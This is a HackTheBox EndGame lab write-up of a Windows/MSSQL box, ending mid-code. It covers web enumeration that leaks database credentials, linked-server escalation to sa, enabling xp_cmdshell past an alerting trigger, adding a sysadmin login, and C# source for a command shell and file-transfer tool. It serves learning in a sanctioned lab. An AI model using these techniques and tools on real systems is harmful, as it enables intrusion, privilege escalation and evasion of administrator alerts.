HackTheBox

Writeup - EndGame P.O.O

v.1.0

by PlainText
Twitter: @JulioUrena
Blog: https://plaintext.do

Table of Contents


Introduction.

EndGame was introduced as part of the HackTheBox Anniversary Update, in its first release it has a Windows Active Directory Lab with 2 Servers, with the goal of compromise one machine and then pivot to the other to get Domain Admin Access.

The IP Address to Attack is: 10.13.38.11


Enumeration.

A nmap scan was launched against 10.13.38.11 and PlainText found 2 ports open, 80 and 1433. The information provide by nmap indicate that this server is running a Microsoft Website and a Microsoft SQL Database Server. View Image 1.



Website: Professional Offensive Operation

The Website doesn't provide to much information, it was a default site. PlainText decide to use Nikto vulnerability scanner.



Vulnerability Scanner (Nikto)

Nikto found that the site has a .DS_Store file located in the root directory.

```
┌─[root@plaintext]─[/home/plaintext/hackthebox/endgame/poo]
└──╼ #nikto -h http://10.13.38.11 -o nikto.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.13.38.11
+ Target Hostname:    10.13.38.11
+ Target Port:        80
+ Start Time:         2018-08-26 20:33:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive inf
ormation. Configure Apache to ignore this file or upgrade to a newer version.
```

File Disclosure with .DS_Store (ds_store_exp)

DS_Store files usually contains metadata information that can be use to enumerate the directory structure of a Website. PlainText use a tool named ds_store_exp (https://github.com/lijiejie/ds_store_exp) to get that information. The image does not display all directories found.

```
┌─[root@plaintext]─[/home/plaintext/hackthebox/endgame/poo/ds_store_exp]
└──╼ #python ds_store_exp.py http://10.13.38.11/.DS_Store
[+] http://10.13.38.11/.DS_Store
[+] http://10.13.38.11/Widgets/.DS_Store
[+] http://10.13.38.11/dev/.DS_Store
[Folder Found] http://10.13.38.11/Templates
[Folder Found] http://10.13.38.11/dev
[+] http://10.13.38.11/JS/.DS_Store
[Folder Found] http://10.13.38.11/Widgets
[+] http://10.13.38.11/Themes/.DS_Store
[Folder Found] http://10.13.38.11/JS
[Folder Found] http://10.13.38.11/Themes
[Folder Found] http://10.13.38.11/Uploads
```

PlainText create a bash loop to recursively search the others .DS_Store files and verify if those files has directory listing available by looking for the response code 200, but he didn't find any interesting information. Here the bash script:

```
#!/bin/bash

echo "# Extract Directory Structure with ds_store_exp.py and save it to
DS_Store-dir.txt"
python ds_store_exp.py http://10.13.38.11/.DS_Store > DS_Store-dir.txt

echo "# Get a list of URLs based on the directory list output"
cut DS_Store-dir.txt -d "]" -f2 | cut -d " " -f2 > url-list.txt

echo "# Execute ds_store_exp.py in every url that contains .DS_Store file and
save to DS_Store-dir.txt"
for url in $(cat url-list.txt|grep DS_Store);do python ds_store_exp.py $url
>>DS_Store-dir.txt; done

echo "# Get a list of URLs based on the directory list output"
cut DS_Store-dir.txt -d "]" -f2 | cut -d " " -f2 > url-list.txt

echo "#  Check which directories and file Webaccess privileges"
for url in $(cat url-list.txt);do
        code=$(curl -L -o /dev/null -s -w "%{http_code}" $url);
        if [ $code -eq 200 ]
        then
                echo $url >> url-list-c200.txt
        fi
done
cat url-list-c200.txt | sort -u > url-list-c200-u.txt

echo "# URLs with 200 Response Code"
cat url-list-c200-u.txt

rm url-list-c200.txt
```

```
┌─[root@plaintext]─[/home/plaintext/hackthebox/endgame/poo/ds_store_exp]
└──╼ #./ds-search.sh
# Extract Directory Structure with ds_store_exp.py and save it to DS_Store-dir.txt
# Get a list of URLs based on the directory list output
# Execute ds_store_exp.py in every url that contains .DS_Store file and save to DS_Store-dir.txt
# Get a list of URLs based on the directory list output
# Check URL with 200 Response Code
# URLs with 200 Response Code
http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/.DS_Store
http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/.DS_Store
http://10.13.38.11/dev/.DS_Store
http://10.13.38.11/.DS_Store
http://10.13.38.11/iisstart.htm
http://10.13.38.11/Images/.DS_Store
http://10.13.38.11/Images/iisstart.png
http://10.13.38.11/JS/.DS_Store
http://10.13.38.11/Themes/.DS_Store
http://10.13.38.11/Widgets/.DS_Store
http://10.13.38.11/Widgets/Framework/.DS_Store
http://10.13.38.11/Widgets/Framework/Layouts/.DS_Store
```

File Name Information Disclosure (IIS Short Name Scanner)

With the information of the directory structure, PlainText use the IIS Short Name Scanner (https://github.com/irsdl/IIS-ShortName-Scanner) to try to get information about the file names located in those directories. Under /dev/304…/db he discover that there is a file with a file name, starting with poo_co and ending with .txt.

```
┌─[root@plaintext]─[/home/plaintext/hackthebox/endgame/poo]
└──╼ #python iis_shortname_Scan.py http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
Server is vulnerable, please wait, scanning...
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/p~1.*      [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/po~1.*     [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo~1.*    [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_~1.*   [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_c~1.*  [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co~1.* [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co~1.t*        [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co~1.tx*       [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co~1.txt*      [scan in progress]
[+] File /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co~1.txt* [Done]
------------------------------------------------------------
File: /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co~1.txt*
------------------------------------------------------------
0 Directories, 1 Files found in total
Note that * is a wildcard, matches any character zero or more times.
```

Directory Enumeration (wfuzz)

Using the wordlist located in /usr/share/wordlist/dirbuster/directory-list-2.3-small.txt PlainText created a list with words starting with co.


```
┌─[x]─[root@plaintext]─[/home/plaintext/hackthebox/endgame/poo]
└──╼ #cat /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt |grep ^co > co-words.txt
```

Then he used wfuzz and it was able to find a match on connection which means that the file poo_connection.txt is in the server.

```
Wfuzz -c -z file,co-words.txt --hl 29 -t 100
http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_FUZZ.txt
```

```
┌──[root@plaintext]─[/home/plaintext/hackthebox/endgame/poo]
└─── #wfuzz -c -z file,co-words.txt --hl 29 -t 100 http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_FUZZ.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.11 - The Web Fuzzer                        *
********************************************************

Target: http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_FUZZ.txt
Total requests: 1255

==================================================================
ID      Response   Lines      Word         Chars          Payload
==================================================================

000322:  C=200      6 L        7 W          142 Ch         "connection"

Total time: 3.057115
Processed Requests: 1255
Filtered Requests: 1254
Requests/sec.: 410.5177
```

The file contains a database connection information:



File content poo_connection.txt


```
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#
Flag : POO{fcfb0767f5bd3cbc22f40ff5011ad555}
```

SQL Server

With those credentials PlainText has many options to query the database, but he decide to move to his Windows box and use it to keep working with the enumeration.

Access Database with SSMS (SQL Server Management Studio)

From the Windows box he access SSMS or SQL Server Management Studio, which is the tool that Microsoft build to interact with the SQL Server Database. With this tool he discover that he has access to a database named POO_PUBLIC which was empty, and he also verify that external_user doesn't have sysadmin privileges and POO_PUBLIC



Privileges Escalation (Link Crawling)


PlainText use PowerUpSQL (https://github.com/NetSPI/PowerUpSQL) to get more information about the user and check for misconfigurations on the server. Using the cmdlet Get-SQLServerLinkCrawl PlainText found that external_user can execute command using Linked Servers.

```
PS C:\Users\windows\Desktop\hackthebox\endgame> Get-SQLServerLinkCrawl -Username external_user -Password
"#p00Public3xt3rnalUs3r#" -Instance 10.13.38.11


Version      : SQL Server 2017
Instance     : COMPATIBILITY\POO_PUBLIC
CustomQuery  :
Sysadmin     : 0
Path         : {COMPATIBILITY\POO_PUBLIC}
User         : external_user
Links        : {COMPATIBILITY\POO_CONFIG}

Version      : SQL Server 2017
Instance     : COMPATIBILITY\POO_CONFIG
CustomQuery  :
Sysadmin     : 0
Path         : {COMPATIBILITY\POO_PUBLIC, COMPATIBILITY\POO_CONFIG}
User         : internal_user
Links        : {COMPATIBILITY\POO_PUBLIC}

Version      : SQL Server 2017
Instance     : COMPATIBILITY\POO_PUBLIC
CustomQuery  :
Sysadmin     : 1
Path         : {COMPATIBILITY\POO_PUBLIC, COMPATIBILITY\POO_CONFIG, COMPATIBILITY\POO_PUBLIC}
User         : sa
Links        : {COMPATIBILITY\POO_CONFIG}
```

With this information PlainText was not able to use PowerUpSQL, because the function they have it's only for domain access, not for SQL Username, so instead he use the SSMS console to query the commands.

Link Crawl database usually use nested OPENQUERY SELECT, but PlainText use the alternative which is easy to create.

```
select * from openquery("COMPATIBILITY\POO_CONFIG",
'select * from openquery("COMPATIBILITY\POO_PUBLIC",
''select @@servername as servername, @@version as version, system_user as linkuser,
is_srvrolemember(''''sysadmin'''') as role'')')
```



Alternative of OPENQUERY is EXECUTE AT. Same command to demonstrate how it can be done.

```
EXECUTE
('
    EXECUTE
    (''
    select @@servername as servername, @@version as version,
    system_user as linkuser, is_srvrolemember(''''sysadmin'''') as role
    '') AT [COMPATIBILITY\POO_PUBLIC]
') AT [COMPATIBILITY\POO_CONFIG]
```

110 %

Results | Messages

	servername	version	linkuser	role
1	COMPATIBILITY\POO_PUBLIC	Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 ...	sa	1

As the previous images indicate, PlainText was able to escalate privileges and execute commands as sa user.

Command Execution (XP_CMDSHELL)

After getting sysadmin access, PlainText was looking for code execution in the server, the common method to execute commands is using the store procedure xp_cmdshell. When he tries to enable it, he get the following message:

```
-- Check if "show advanced options" is enabled
EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM sys.configurations WHERE name = ''''show
  advanced options''''''') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Check if "xp_cmdshell" is enabled
EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM  sys.configurations WHERE name =
  ''''xp_cmdshell'''' '') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Enabling show advanced options and xp_cmdshell
EXECUTE('EXECUTE(''sp_configure ''''show advanced options'''',1;reconfigure '') AT "COMPATIBILITY
  \POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Check if "xp_cmdshell" is enabled
EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM  sys.configurations WHERE name =
  ''''xp_cmdshell'''' '') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Enabling xp_cmdshell
EXECUTE('EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure; '') AT "COMPATIBILITY
  \POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
```

%

Results | Messages

```
(1 row affected)

(1 row affected)
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.

(1 row affected)
Msg 50000, Level 16, State 1, Procedure ALERT_xp_cmdshell, Line 11 [Batch Start Line 0]
Attempt to enable xp_cmdshell detected. Database Administrators will be notified!
Msg 3609, Level 16, State 2, Procedure sp_configure, Line 181 [Batch Start Line 0]
The transaction ended in the trigger. The batch has been aborted.
```

Look like the administrator create a Trigger to get notify every time xp_cmdshell is attempted to be enable and stop the process. But after 3 refreshes, the server allow the xp_cmdshell to be enabled.

```
-- Check if "show advanced options" is enabled
EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM sys.configurations WHERE name = ''''show
  advanced options''''''') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Check if "xp_cmdshell" is enabled
EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM  sys.configurations WHERE name =
  ''''xp_cmdshell'''' '') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Enabling show advanced options and xp_cmdshell
EXECUTE('EXECUTE(''sp_configure ''''show advanced options'''',1;reconfigure '') AT "COMPATIBILITY
  \POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Check if "xp_cmdshell" is enabled
EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM  sys.configurations WHERE name =
  ''''xp_cmdshell'''' '') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- Enabling xp_cmdshell
EXECUTE('EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure; '') AT "COMPATIBILITY
  \POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
```

10 %

Results | Messages

	(No column name)
1	1

	(No column name)
1	1

	(No column name)
1	1

After that he confirm code execution.

```
EXECUTE('EXECUTE(''EXEC master..xp_cmdshell ''''whoami && whoami /priv'''' '') AT "COMPATIBILITY
  \POO_PUBLIC"') AT
"COMPATIBILITY\POO_CONFIG"
```

110 %

Results | Messages

	output
1	nt service\mssql$poo_public
2	NULL
3	PRIVILEGES INFORMATION
4	----------
5	NULL
6	Privilege Name Description State
7	========== ========== ========
8	SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
9	SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
10	SeChangeNotifyPrivilege Bypass traverse checking Enabled
11	SeImpersonatePrivilege Impersonate a client after authentication Enabled
12	SeCreateGlobalPrivilege Create global objects Enabled
13	SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
14	NULL

Create a New User with sysadmin Privileges

After some test and trial to get a reverse shell, PlainText decide to implement a shell using SQL features, to avoid changing privileges on external_user, he created a new user account named plaintext, with sysadmin privileges.

```
-- CREATE A USER

EXECUTE('
EXECUTE
('
ALTER LOGIN plaintext WITH PASSWORD = ''''#p00Pl4inT3xtc3xt3rnalUs3r#''''
')
AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- GRANT SYSADMIN PRIVILEGES TO plaintext ACCOUNT

EXECUTE('
EXECUTE
('
EXEC master..sp_addsrvrolemember @loginame = N''''plaintext'''', @rolename =
N''''sysadmin''''
')
AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
```

The Idea. Using C# Tools

Since PlainText was not able to get a reverse shell and as he identified that this server may be vulnerable to Privilege Escalation using especial privileges in the service account, he needs to transfer a file to the server and a better way, than using `EXEC master..xp_cmdshell 'whoami'` for command execution.

So, the idea was:

- Create a Command and Control using xp_cmdshell.
- Create a Software to Transfer Files (upload/download).
- Find a way to transfer the source code for download to the server and compile the code using .NET csc.exe.

xp_cmdshell.exe to use as Remote Command Execution.

To create the xp_cmdshell PlainText used C#, what he did was divided in 3 parts:

- **Connect to the database**, for this he used the class System.Data.SqlClient.SqlConnection and the credentials of the account that he created.
- **Command Execution** he use a loop which capture the command in a variable using Console.ReadLine() method and then pass the command as variable to the SqlCommand query.
- **Get Command Output** the SqlDataAdapter Class was used to read the output and print to the console which looks like a normal cmd.exe console.

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\xp_cmdshell.exe
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] You have now a cmd.exe shell using xp_cmdshell

hostname && whoami
COMPATIBILITY
nt service\mssql$poo_public

whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

xp_cmdshell Source Code:

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.IO;

namespace xp_cmdshell
{
    class Program
    {
        public static SqlConnection conn = new SqlConnection();
        //Console.SetIn(new StreamReader(Console.OpenStandardInput(8192)));
        //
        static void Main(string[] args)
        {
            // Increase the buffer size of the Console.ReadLine(), default 254 characters
            Console.SetIn(new StreamReader(Console.OpenStandardInput(8192)));
            //
            Console.WriteLine("[+] Tool created for EndGame by PlainText");
            Console.WriteLine("[+] Twitter: @JulioUrena");
            Console.WriteLine("[+] Connecting to Database...");
            try
            {
                // Database Connection
                string pass = "#p00Pl4inT3xtc3xt3rnalUs3r#";
                conn.ConnectionString = "Server=10.13.38.11;Database=flag;" + "User
Id=plaintext;" + "Password=" + pass + ";";
                conn.Open();
                Console.WriteLine("[+] Connection Success");
            }
            catch
            {
                Console.WriteLine("[-] Connection Fail");
                Environment.Exit(0);
            }
```

```
            Console.WriteLine("[+] You have now a cmd.exe shell using xp_cmdshell\n");

            bool open = true;
            string cmd = "";
            string output = "";
            var dataSet = new DataSet();
            while (open)
            {
                cmd = Console.ReadLine();
                var xp_cmd = new SqlCommand(@"EXEC master..xp_cmdshell @cmd", conn);
                xp_cmd.Parameters.AddWithValue("@cmd", cmd);

                var dataAdapter = new SqlDataAdapter { SelectCommand = xp_cmd };
                dataAdapter.Fill(dataSet);

                foreach(DataRow row in dataSet.Tables[0].Rows)
                {
                    foreach (object item in row.ItemArray)
                    {
                        output = item.ToString();
                        Console.WriteLine(output);
                    }
                }
                //Console.WriteLine(output);
                dataSet.Clear();

                if (cmd == "exit")
                    open = false;
            }
            conn.Close();
        }
    }
}
```

poo.exe to Transfer Files (Upload/Download) Using the Database.

As sysadmin of the SQL Database PlainText can do many things, create databases, tables or modify existing, he can also add content to any database or remove it. Plaintext was thinking to convert a file to a string and save it in the database and them download that piece of string and convert it back to binary.

PlainText idea has only one problem, he can upload the file from his computer to the table (remember he is converting the file to string and saving it to a table) but if he wants to download the file it needs to be done from the server, which indicate that in order to be able to complete the transfer he needs the piece of software for download in the server.

Thankfully the server has installed .NET, which means that using csc.exe he can compile a .cs file into a .exe and create the software he need to download the files from the tables. So, since he has access to the cmd.exe using xp_cmdshell.exe he can echo a file line by line to transfer the code he needs to compile the software.

To transfer files, he use a loop which save line by line a text file to a location in the server. Here the piece of code:

```
static void SaveTextToDisk(string lpath,string dbpath)
        {
            // XP_CMDSHELL COMMANDS
```

```
            int counter = 0;
            string line;
            //
            // Read the file and display it line by line.
            StreamReader file = new StreamReader(lpath);
            //string cmd_xp = @"echo test>c:\users\public\trial.txt";
            Console.WriteLine("[+] Transfer Started");
            Console.WriteLine("");
            //
            while ((line = file.ReadLine()) != null)
            {
                //Escape > < with ^
                //https://stackoverflow.com/questions/251557/escape-angle-brackets-in-a-
windows-command-prompt
                if (line.Contains("<"))
                    line = line.Replace("<", "^<");
                if (line.Contains(">"))
                    line = line.Replace(">", "^>");
                //
                Console.WriteLine(line);
                //
                var xp_cmd = new SqlCommand(@"EXEC master..xp_cmdshell @cmd", conn);
                xp_cmd.Parameters.AddWithValue("@cmd", "echo " + line + @">>"+dbpath);
                xp_cmd.ExecuteNonQuery();
